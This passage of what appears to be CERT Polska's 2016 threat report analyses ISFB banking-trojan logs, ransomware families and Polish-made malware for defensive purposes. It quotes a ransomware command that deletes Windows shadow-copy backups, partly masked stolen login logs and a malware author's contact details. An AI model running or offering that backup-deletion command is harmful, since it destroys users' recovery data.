
```
PRISM Poland
Cluster 982
Metadata 58842840005/20150A95F2F25FBF709C31DC8B6E52DA0CAC
******************

USER: Be*** Was******
10-07-2015 19:30:41
URL: https://logowanie.interia.pl/poczta/zaloguj?referer=http%3A%2F%2Fpoczta.interia.pl&crc=8bec34a27b4ad9d7
REF: https://poczta.interia.pl/
LANG: pl-PL
AGENT: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
COOKIE: cpol=643331******; __utma=1.212597004********
Country: PL
Group: 1001
Host: ***.mm.pl
Browser: Undef
OS: Win7
Form Content:
email=r*********a@poczta.fm
pass=g*******0
```

Fig. 12. A sample log

Specific logs included information regarding connections to web pages and the used logins and passwords. Additionally, each log had a header with "PRISM" keyword (Fig. 12).

Actually, these logs were most probably data gathered by a bank trojan named ISFB, and the "PRISM" header - as all the remaining references to this system, was added by the attackers. It is proven by the fact that both the naming format of the directories, files and data included in the logs is identical as in the case of ISFB. The directory name is very characteristic and it is a unique ID of the infected computer, based on the hardware used in it. In turn, the "log.txt" file is the default name used by ISFB. It records data stolen when filling any web forms. That is why there are so many logins and passwords to many services there.

Fig. 13, on the left hand side presents the structure of directories and files shared by the criminals, on the right hand side - data gathered in an analogous time by ISFB:




```
├── 000B3936-770C-F14C-B15C-0BEE03F66335
│   └── log.txt
├── 00A2D4E4-5308-683D-91BC-EB4EEF617B11
│   └── log.txt
├── 00A54B96-A965-F472-C346-ED688CB63763
│   └── log.txt
├── 0A5C26D0-E34A-401A-0E15-700F0BC5B81A
│   └── log.txt
├── 0A67AA06-1F3E-AF21-9817-8A61C1A1F673
│   └── log.txt
├── 0A69B9A2-AAF8-F0A0-0E15-700F58A2C3B9
│   └── log.txt
├── 0A7886A1-B9FF-CC0A-9B3E-852010554849
│   └── log.txt
├── 0A7D81AE-3FEA-92F2-C994-E3E6F6D7959B
│   └── log.txt
├── 0A88B86B-4216-7B46-BCEB-4E550174C48E
│   └── log.txt
├── 0A8AD197-6F24-098B-776A-C12C6B7A0E6E
│   └── log.txt
```

```
├── F9BF17EF-0DA2-FA13-2FC2-39442C90C704
│   ├── keylog.txt
│   └── log.txt
├── F9BFDFA1-9664-A4EE-C887-3A5195531640
│   ├── keylog.txt
│   └── log.txt
├── F9C5C5FE-0350-27C3-BDF8-F7EA8BD8AC19
│   ├── keylog.txt
│   └── log.txt
├── F9C787BF-FCB2-228C-0F22-19A424500877
│   ├── keylog.txt
│   └── log.txt
├── F9C7CD39-DFE3-F051-B15C-0BEE1351B14D
│   └── keylog.txt
├── F9CF9EE9-3E69-9D9C-2867-9A3123893690
│   └── log.txt
├── F9D017D6-6047-49E3-517C-AB0E60367C42
│   ├── keylog.txt
│   └── mail.txt
```

Fig. 13. Directory and file structure

Obviously, ISFB keeps a much more extensive set of data, e.g. ones gathered from a keylogger (keylog.txt) or data from mail boxes extracted from mail clients (mail.txt). Apparently, they were not interesting enough to the attacker.



```
USER: *****erz.prz*****                    USER: D****a
06-21-2015 22:15:19                        22-05-2015 10:11:25
URL: https://******bankonline.pl/****      URL: https://******bankonline.pl/*****
REF: https://******bankonline.pl/****      REF: https://******bankonline.pl/*****
LANG: pl-PL                                LANG: pl-PL,pl;q=0.8,en-US;q=0.6,en;q=0.4
AGENT: Mozilla/5.0 (compatible; MSIE 9.0;  AGENT: Mozilla/5.0 (Windows NT 6.1; WOW64)
COOKIE: ****ack=page****                   COOKIE: __vidwl-lr-8_www*****
Country: PL                                Country: PL
Group: 1002                                Group: 1000
Host: ****.adsl.tpnet.pl                   Host: *****.mm.pl
Browser: IE 9.0                            Browser: Chrome 43.0.2357.65
OS: Win7 x64                               OS: Win7 x64
Form Content:                              Form Content:
SYNC_TOKEN=54****                          SYNC_TOKEN=b3668276a97*****
username=*****ski                          username=*****123
password=*****l28                          password=******nal
```

Fig. 14. Comparison of log.txt files

Fig. 14 presents a comparison of log.txt files. On the left hand side, the one shared by the criminals, on the right hand side - the file from the analogous period from the ISFB controller:

In the case of data stored in the log.txt file, in the "Group" header the ISFB records the number of the group the victim is assigned to. There are 4 such groups in the published files. The information below regards groups and the first and last moment when data were stolen:

- 1000 - between 11.02.2015 11:43:44 and 06.06.2015 17:03:18
- 1001 - between 10.04.2015 03:40:07 and 08.10.2015 21:58:59
- 1002 - between 20.04.2015 12:13:39 and 15.10.2015 20:44:25
- 1003 - between 06.05.2015 14:50:31 and 18.07.2015 13:03:21

In the indicated periods CERT Polska observed C&C servers of the ISFB trojan that distributed configuration files for the indicated groups. The entire project was meant to steal money from the accounts of clients of Polish banks. Among the Internet services whose content on an infected machine was modified by a trojan, there were approx. 20 banks from Poland, as well as several from Great Britain and Switzerland.

It is worrying that the data coming from botnets created and used to perform financial crimes were used in a political context. None of the actors responsible for attacks related to ISFB showed any activity in this sphere. It can only be supposed how third parties gained access to the data gathered by criminals. The scenario that seems most probable is that the owner of a botnet sold the access purely for commercial purposes. Such cases also took place in the past. The question of who purchased the access and whether it was a one-time action seems even more topical. Unfortunately, it cannot be answered in a clear manner.

Ransomware

2016 was definitely the year of malicious encrypting software. According to F-Secure, as many as 193 new ransomware families were discovered in the previous year. As compared to 2015, it constitutes an increase of over 550 percent. Below we present the most important software attacking Polish users.

Locky

In 2016 Locky was the second most common type of ransomware[59]. It appeared for the first time in February, most probably due to a group that earlier dealt with the distribution of the Dridex banker. The "Distributors" spared no expenses in order to infect large number of users. Locky was distributed using malicious attachments and exploit kits (p. 20).

The following file types were used:

- Microsoft Office (.doc, .docx, .xls) using Visual Basic for Applications (VBA) macros
- JScript (.jsin)
- JScript Encoded (.jse)
- VBScript (.vbs)
- Windows scripts(.wsf)
- Compiled HTML (.chm)
- HTML Application (.hta)
- Windows shortcuts (.lnk)
- Windows executable files (.exe)
- Windows libraries(.dll)
- Windows Powershell

In order to encrypt files, Locky used a combination of AES-128 and RSA-2048. The encrypted data took various file extensions: .locky, .zepto, .odin, .thor, .zzzzz, .aesir. It attacked hard disk drives, mountable drives, network shares and drives in the RAM. Additionally, a new 128 bit long AES file was generated for each encrypted file. In June the developers enhanced the operation scheme and introduced offline encryption, where it is not necessary to establish a connection with C&C. After the infection, a public key was saved in the Windows system registry.

The amount of the demanded ransom depended on the type of campaign and the attacked country. Usually, criminals were satisfied with an amount in the range of 0.5-1 BTC. In Germany, however, the ransom was raised even up to 4-5 BTC. Malware creators constantly seek new markets. At the end of December, the page used for paying the ransom was available in 30 languages.

Cerber

Cerber is one of the ransomware families that appeared in 2016. The first traces of its activity were found at the beginning of March. Cerber can be purchased on underground Russian forums and subsequently distributed on one's own. Currently, the most popular way of Cerber infection are exploit kits, particularly Rig-V.

The Cerber behaviour is pretty standard - it is copied to a hidden directory in %APPDATA% and starts encryption. The extension and the name of the encrypted files is changed to the format [random characters].cerber. An interesting function in Cerber is an attempt to play back a "Yours files have been encrypted" voice message using the Windows voice synthesizer - SAPI (Microsoft Speech API). It is also non-typical to scan entire subnetworks using UDP after startup.

Cerber attempts to camouflage in the system - the name of the executable file is not fully random, but copied from another file found in the C:\Windows\system32\ directory. Additionally, the date of the file creation is falsified so that it is equal to the date of creation of the kernel32.dll file in the system. Another technically interesting issue is the manner of bypassing the UAC - it uses the technique named DLL Injection in order to load malicious code to a trusted process using UAC auto-elevate[60].

In its configuration, Cerber has the public key of the attacker, which removes the need to download the key from the C&C server. It also includes a "blacklist" of countries, the list of attacked extensions and the content of the message demanding ransom.

In August 2016, researchers from Checkpoint provided for a short time a service, which enabled decrypting Cerber files in version 1 and 2 free of charge. Its authors most probably managed to find a vulnerability in Cerber's C&C server. Unfortunately, criminals quickly corrected this bug and from this time onwards, the file decryption is impossible once again.

[59] https://blogs.technet.microsoft.com/mmpc/2017/02/14/ransomware-2016-threat-landscape-review


[60] https://blog.malwarebytes.com/threat-analysis/2016/03/cerber-ransomware-new-but-mature/

Even though Cerber belongs to a new family of malware, it reached its maturity pretty quickly and has dealt with the initial problems. It is bad news, because wide availability of Cerber correlated with its high effectiveness makes it one of the most hazardous threats in 2016[61].

Misha & Petya

The Misha & Petya duo is offered in a business model of ransomware-as-a-service.

Each interested party, after paying a symbolic 1$ in BTC may become a "distributor" of this software and participate in the profits incurred from the ransom (shared by percentage with the developers, depending on the number of infections and the amount of payments collected).



PROFIT FROM PETYA & MISCHA!

HIGH INFECTION RATES

PETYA comes bundeled with his little brother MISCHA. Since PETYA can't do his evil work without administrative privileges, MISCHA launches when those can't be obtained.

PETYA does a low level encryption of the disk, which is a completly new technique in ransomware. MISCHA acts as an traditional file-based ransomware. For more informations see our FAQ.

PROVABLY FAIR

As professional cybercriminals, we know that you can't trust anyone. So we developed a payment system based on multisig addresses, where no one (including us) can rip you off.

For more informations see our FAQ.

Fig. 15. A WWW service for Misha & Petya ransomware distributors

In the first infection phase, a dropper in a PIF file checks the permissions it was launched with, and asks to raise them if needed, by displaying a Windows User Account Control window.

If no admin permissions are granted, Mischa is downloaded in the form of a DLL library injected into the conhost.exe process. Misha encrypts the mounted removable drives, network shares and local drives. As opposed to most ransomware, it is also interested in targeting EXE files and DLL libraries, bypassing system directories, user profile data and directories where browsers are installed.

The authors did not make use of many readily available cryptographic libraries and chose to implement an encryption algorithm on their own. The initial version of this malware included errors, which made it possible to develop a decryption tool[62]. As for now, the algorithm is patched, so reverting the encryption process for free is no longer possible.

If the dropper is immediately launched with administrator permissions (confirmation in the User Account Control window), the victim's device gets infected with the Petya ransomware.

Petya is a very interesting type of ransomware. It was most probably the first one from this group of malware to overwrite MBR structures in order to fully block access to the operating system.

Additionally, the authors thought it was interesting to create a low-level encryption code using the Salsa20 algorithm. As a result of the infection, the computer starts with a fake

[61] https://blogs.technet.microsoft.com/mmpc/2017/02/14/ransomware-2016-threat-landscape-review

[62] https://blog.kaspersky.com/petya-decryptor/11819/

chkdsk tool and the characteristic skull logo is displayed.

TorrentLocker

TorrentLocker is a "spiritual successor" of CryptoLocker, observed for the first time in January 2014. It became a pretty big deal in October 2016, when we received a report on another spam campaign, targeting customers of Play telecom company. Within the campaign, e-mails with fake invoices were sent, where the attached piece of JavaScript (posing as an invoice) downloaded and started malware. Similar attacks also happened earlier on. At the turn of 2015/2016, there appeared e-mails that imitated notifications about an overdue package from Polish Post Office or energy invoices from PGE.

The main function of TorrentLocker is to encrypt files present on local drives as well as mounted network shares. After the encryption, a notification is displayed with information that one needs to pay a ransom in order to get the data back. The amount was initially 0.6 BTC, but after several days it was increased twofold. In order for the victims to believe that the files may actually be decrypted, the service allows them to retrieve one file for free. Additionally, malware steals access data and e-mail addresses from the victim's mail box and disables the anti-phishing filter in the Internet Explorer (most probably in order to increase the availability of the payment website).

The files are encrypted with the AES-256-CBC algorithm. Initially, a random AES key is generated, which is sent to the C&C server encrypted with the public RSA key. The key generation is based on the CryptGenRandom function from the Windows CryptoAPI, but to be sure, it is additionally mixed with GetTickCount values. Then, the encryption threads are created:

- For each drive
- For each mounted network asset
- An additional thread for the desktop of the currently logged in user

In order to facilitate this process, only 1 MB of each file is encrypted initially. Interestingly enough, when encoding, a "blacklist" is used instead of a "whitelist" - which means that it lists the extensions the TorrentLocker does not encrypt instead of the ones that it does. After the operation, backup files created by the Volume Shadow Copies service are deleted using the `vssadmin.exe Delete Shadows /All /Quiet` command.

CryptXXX & CrypMIC

This threat appeared at the turn of May/June 2016 as a module of the Neutrino exploit kit. The infection took place after entering a website which contained malicious advertisements.

CryptXXX became notorious due to a very quick investment return. During two weeks, their creators managed to make 70 BTC (160 000 PLN). Such a high financial result caused a rise of followers who seek to turn a quick profit using malware named CrypMIC, which resembles CryptXXX in its construction and the manner of operation.

Several common characteristics:

- Supplied as DLL libraries
- The naming convention is the following: rad[random_character_string].tmp.dll
- Demanded ransom of 1.2 - 2.4 BTC
- The same character strings probably meant to identify a campaign.
- Encrypting of network shares and removable media connected to the computer at the moment of the infection
- Similar graphical layout and text on the bitmaps with ransom demands, set as a desktop wallpaper

CryptXXX was written in Delphi and in its initial phase distributed as a DLL library. Most probably due to operational problems that appeared in the final phase, authors developed ransomware in the form of an EXE file. All character strings and extensions were obfuscated using a XOR with a value of 0xE.

After the infection, a shortcut [12_character_user_id].lnk is added to the user's Autostart folder which, after the system is launched, displays the ransom demand. Malware can also "cover" the desktop with the ransom message, which makes it impossible to use the operating system.

The target of CryptXXX are files with 933 various extensions. The programmers have done some impressive work, and apart from the most popular extensions, we also have other ones, such as: mobile video formats, Android APK applications or Apple Xcode programming development environment projects. The encryption process takes place using the combination of RSA and RC4 algorithms.

Additionally, the ransomware loaded a module named fx100.dll, used to steal data from web browsers, email clients, VPN clients or communicators.

From the technical point of view, CrypMIC is very different from the original – the character strings are not obfuscated and it does not use a module used for data theft. Also, the number of the encrypted extensions is lower - there are exactly 32 less of them, so 901 in total. The files are encrypted with the AES-256 algorithm.

Curiously, CrypMIC is aware of being launched in a virtual environment, but this fact does not prevent it from encrypting files.

CryptoMix

CryptoMix is a pretty new ransomware family, also known as CryptFile2. It is distributed mainly via the Rig-V exploit kit.

It is different from other families analyzed here due to its several characteristics:

A very high ransom amount – 5 bitcoins is a significant sum (approx. 20,000 PLN as of the time this report was being drafted). Additionally, according to the comments found on the Internet, the payment did not necessarily guarantee the delivery of the decryption key. One person paid almost 4,800 USD, despite that the software creators entirely ceased contact without a word of explanation and without giving back the files. As always, we remind that negotiations with criminals are always risky and do not guarantee the recovery of the files.
CryptoMix does not have a decryption portal – the victim receives an e-mail address which has to be contacted to agree on payment method and receive a decryption key.
Additionally, the creators convince their victims that the paid money will go to charity. Obviously, we have no doubts whatsoever that these are lies, most probably meant to encourage undecided people to pay the asked amount.

From a technical perspective, CryptoMix is a quite typical piece of ransomware. Ransomware is kept packed in the resources of a main executable (encrypted by xoring it with constant key and in newer versions with RC4). When encryption process starts, a random key is generated, or (in the case the C&C server is offline) a key hardcoded in the sample is used. Then, the files that match the large (over 1250 entries) extension whitelist are encrypted - curiously enough, the files encrypted by other ransomware families are encrypted again (e.g. .cerber4 files from Cerber, or .locky files from Locky). Malware claims that the files are encrypted using a “2048 bit RSA key”, which is not entirely true - the RSA key is generated, but it is subsequently processed using the SHA256 algorithm and is treated as a symmetrical AES256 key in the CBC mode with a zero IV. Another implementation issue is the weak key generation process, so in case of sufficiently large number of infections, there is a risk of user ID duplication.

In this case, the CERT Polska directly contributed to fighting the criminals. We have written a tool which exploits a weak cryptography implementation in CryptoMix and makes it possible to recover the encrypted files without the need to pay a ransom. The information on how to use it is present in the article published on our website[63]. It did not stop ransomware creators, but certainly made a dent in their profits.

TeslaCrypt

As for the summary, we present a ransomware whose story has a happy ending, even though the beginnings were not so optimistic. In January 2016 the version 3.0 of TeslaCrypt malware was released, which corrected previously unknown errors in encryption. However, from April on, its creators started slowly shutting down their infrastructure and the TeslaCrypt

[63] https://www.cert.pl/en/news/single/technical-analysis-of-cryptomixcryptfile2-ransomware/

distributors slowly moved on to distribute CryptXXX.

At this moment a certain ESET researcher stepped in and suggested the creators at their "TeslaCrypt technical support" chat to release the decryption key as they finish their operation anyway. To his amazement, they agreed and in May they published this message:

> Project closed!
> Master key for decrypt:
> **440A241 DD80FCC5664E861989DB7**
> **16E08CE627D8D40C7EA360AE855C727A49EE.**
> Wait for other people make universal
> decrypt software.
> We are sorry!

DMA Locker

A new Polish malware family. It has been thoroughly described by us in the chapter "Polish malware scene" (see below).

Summary

Ransomware is a significant threat and there is increasingly more of it. According to McAfee, in 2016 ransomware popularity increased by 80 percent as compared to the previous year (source: https://www.mcafee.com/hk/resources/misc/infographic-threats-predictions-2017.pdf). New attack models appeared as well, like e.g. encryption of public databases (MongoDB, Redis).

Luckily, there are also optimistic accents. Some new initiatives appeared there, for instance NoMoreRansom[64], or Cyber Threat Alliance[65], which actively combat the criminal infrastructure or create decryption tools. Additionally, the social awareness rises, thanks to which increasingly many people remember about the proper security of their workstation and backups.

Polish malware scene

In this part of the report, we describe cases of malware analysed in CERT Polska, which according to us have been created in Poland or in cooperation with Polish criminals.

Benio

At the end of the holidays, the VBKlip banking trojan was reborn under a more friendly name - Benio[66]. Benio, similarly as its predecessor, replaces the number of the bank account in the browser memory. The general concept of such an action appeared approx. in 2013. Initially, it was the substitution of the account number in the Windows clipboard.

Malware propagation took place via fake e-mails with confirmations of transactions from one of the Polish banks. The attachment including a double extension .PDF.SCR unpacked to the temporary directory in the user profile. It placed three modules there, which names posed as Windows components: taskmgr.exe (internal: UPD), mscvhost. exe (STN), msavhost. exe (KL) and a false transfer confirmation from 2011. Similarly to VBKlip, this project was also written in Visual Basic.

The first module was responsible for sending data to the e-mail address defined in the program code, checking malware updates and the configuration file as well as checking the operation of specific components in a file named temp[0000-9999].tmp.

The account substitution was a domain of the STN module – it was searching for expressions in the browser history defined in the configuration file and the window title. If there was a match, the bank account number was substituted. The trojan targeted 12 banks operating in Poland, but in the case of 5 of them, the substitution was blocked. The logic used by Benio resembles the webinject technique used in other

[64] https://www.nomoreransom.org/

[65] https://cyberthreatalliance.org/

[66] https://zaufanatrzeciastrona.pl/post/uwaga-na-niebezpiecznego-benia-czyli-vbklip-nie-wie-kiedy-ze-sceny-zejsc/

banking trojans, such as for instance ISFB or Tinba. However, its implementation is very primitive in this case and is not always effective.

The last module is a keylogger that gathers data entered using the keyboard and the name of the active program window. Its goal is also to steal data from the system clipboard and gather information about open programs.

The first versions of Benio included the signature and contact information of the developer:

```
----- DEVELOPED BY BALAGANIARZ -----
-- EMAIL: balaganiarz@safe-mail.net --
---- JID: tenczwarty@exploit.im ----
```

This data disappeared in the next software versions. In total, more than ten of various Benio versions have been identified, which used depending on the scenario: a photo from an Allegro auction or an RTF file posing as an invoice, containing a malicious macro.

vjw0rm

It is another version of the Polish Post Office and mobile invoices campaign well known on the Polish Internet and has been carried out by another actor using malicious software. Unfortunately, even though the scenario is well known, users still fall victim to it. In the case of the previous campaign, it was a TorrentLocker encryption software, including vjw0rm (Vengeance Justice W0rm) by the developer known in the Internet as V_B01 or Sliemerez.

Malware is shared on a DevPoint Arabic-language forum. There are even YouTube tutorials for those criminals who do not have the sufficient technical knowledge. The part from the side of the botherder is written in C#, while the client part may be generated as a Visual Basic script, PowerShell, malicious .lnk shortcut and JavaScript(this file format has been selected by the distributor of malware).

The management program is not obfuscated in any way - we can freely decompile and see the source code of the project using publicly available tools. Malware is also propagated via USB devices connected to the infected computer. The script generated by the managing server had a small, but sufficient functionality to remotely control the infected devices and start its own code on them. Each seven seconds, a request is sent to the C&C server with a query to share other orders: starting the script downloaded from the managing server or downloading the file from the URL and executing it on the victim's machine.

Proxy Changer (Pacca)

The model of operation for Proxy Changer was a simple and creative resolution of the issue of SSL certificates in transaction services of electronic banking. Malware started a Proxy autoconfig (PAC) script, which changed the proxy settings in the web browser. Since then, the network traffic had been directed to the servers of criminals located in Ukraine.

The second step was to install own SSL certificate in the operating system. It caused that users, when visiting a fake website of their banks could see a green padlock at the browser bar - a symbol of safe connection. When logging in to the bank service, the user received the following message:

> ***To ensure that your data present in the banking system is secure, please confirm your identity by providing the code from the authorisation device. Multiple attempts of login without providing the code will lock access to electronic banking!***

Obviously, the goal was to obtain single use authorisation codes, which were subsequently used by criminals to perform transfers to a money mule account. The malware has effectively compromised several hundreds of users, but the whole infrastructure was disabled after approx. a month from the attack. The code of the modified transaction service included many comments in Polish.

The instruction to remove the threat prepared by Prebytes, was published on the website of the Polish Bank Association[67].

InPost campaign + "borrowed" LuminosityLink RAT

The development of post services creates new opportunities for criminals to encourage the victim to read a malicious e-mail. This time what was sent was the confirmation of receiving a parcel from a paczkomat (parcel kiosk), in a format of Microsoft Word with macros.

In order to encourage the victim to enable macros (as a default, Microsoft Office blocks macros in documents downloaded from the Internet), the user received a message that the document has been created in a newer version of the office bundle and it was necessary to enable macros for the contents to be displayed correctly.

The macro was used to download an executable file from the criminal's server and save it in the temporary files folder in the user's profile. The file was an archived packer including code obfuscation mechanisms and encoding its contents using an AES-256 algorithm. Interestingly, due to a common programming mistake "off-by-one" and using the same MD5 hash when generating the key twice, the effective force of the algorithm was decreased to the AES-128 level.

The last stage was the extracted LuminosityLink RAT software, which had a function of remote management with the infected machine, substitute DNS server addresses or take photos using a webcam. After the installation, the malware blocked access to domains related with companies that create anti-virus solutions and software portals. Seven Polish domains were between them as well.

As a bonus, the creator of the campaign threw in an additional malware written in Visual Basic and obfuscated using AutoIT. Another malware included modules detecting other malware and added a possibility of spreading via removable drives.

DMA Locker

The pioneer of Polish ransomware, its first version included almost all possible errors that could be made when creating such malware, such as: decryption key in the sample, application failures during encryption, similar keys for each file, unobfuscated binary file, and also logging everything in Polish on the console. All these oversights made the files very easy to decrypt. An interesting description of the first version of DMA Locker has been published on the ZaufanaTrzeciaStrona.pl portal[68].

The next version also had problems with handling cryptography. This time, a weak AES key generator was used. Only starting from the third version, the ransomware became hazardous to users, because it was not possible to decrypt the encrypted files without a key owned by the criminals, even though a single purchase of the key could be used to decrypt files by all users. After approx. four months of working on the code, in the half of May, the authors made it impossible to decrypt a file by the victim using other means than paying the ransom.

The DMA Locker also appeared in campaign of the Neutrino[69] exploit kit and was enhanced with a website used to pay ransom. Up to this point, interaction with criminals via e-mail was necessary. However, the panel was not present in the Tor network, like other similar solutions, but as an ordinary website (the C&C that generated keys for victims was present under the same address).

GMBot

In the report for 2015, we informed about the appearance of an application that steals confidential information on the market of

[67] https://zbp.pl/dla-konsumentow/bezpieczny-bank/aktualnosci/komunikat-nowe-szkodliwe-oprogramowanie-pacca-dokonujacy-zmian-w-certyfikatach-ssl


[68] https://zaufanatrzeciastrona.pl/post/dma-locker-czyli-komicznie-nieudany-i-pelen-bledow-polski-ransomware/

[69] https://blog.malwarebytes.com/threat-analysis/2016/05/dma-locker-4-0-known-ransomware-preparing-for-a-massive-distribution/

Android devices. Versatile capabilities of GM-Bot (name by CERT Polska), as well as leakage of its source code (February 2016) contributed to its marketing "success" and wide distribution, also in Poland.

According to the data by PRNews.pl, obtained by means of a survey from 14 largest banks operating in Poland, we have approx. 8 million mobile banking users[70]. It is estimated that the share of the Android system in Poland is approx. 65 percent. Correlating these two generally accessible information, the criminals calculated the market potential and undertook relevant actions.

Simple social engineering technique was used by the criminals in order to infect the device. In this case, they included SMS campaigns with links to applications. A message with the sender signed as "ANDROID" included a short message that the device needs to be updated. The link in the contents directed the user to a foreign domain, where the application could be downloaded. The standard security settings in an Android device made it necessary for the victim to accept installing applications from outside of the official sources and then confirm permissions, including adding administrator permissions. After the installation process concludes, the trojan started its operation in a manner invisible for the victim. Each device received an individual identifier. In the management panel on the criminals' side, the victim's identifier corresponded to the set of the information obtained from the device (manufacturer, model, system, current list of applications).



Activate device administrator?

Device Admin

Click on Activate button to secure your application.

Activating this administrator will allow the app Adobe Flash Player to perform the following operations:

- Change the screen-unlock password
  Change the screen-unlock password.
- Set password rules
  Control the length and the characters allowed in screen-unlock passwords.
- Lock the screen
  Control how and when the screen locks.
- Set storage encryption
  Require that stored app data be encrypted.

Fig. 16. Granting administrator permissions during the installation




Fig. 17. An example of an overlay of a mobile application on an infected device

[70] http://prnews.pl/raporty/raport-prnewspl-rynek-bankowosci-mobilnej-iv-kw-2016-6553798.html

The basic functionality offered by GMBot is performing the so-called overlays. When particular application was launched or website was visited, a window appears "over" it, which recorded and then sent the entered key combination to the specified server. Overlays were prepared using the colour scheme and style corresponding to the attacked organisation. The campaign included overlays of 21 mobile applications and bank login websites of banks operating in Poland.

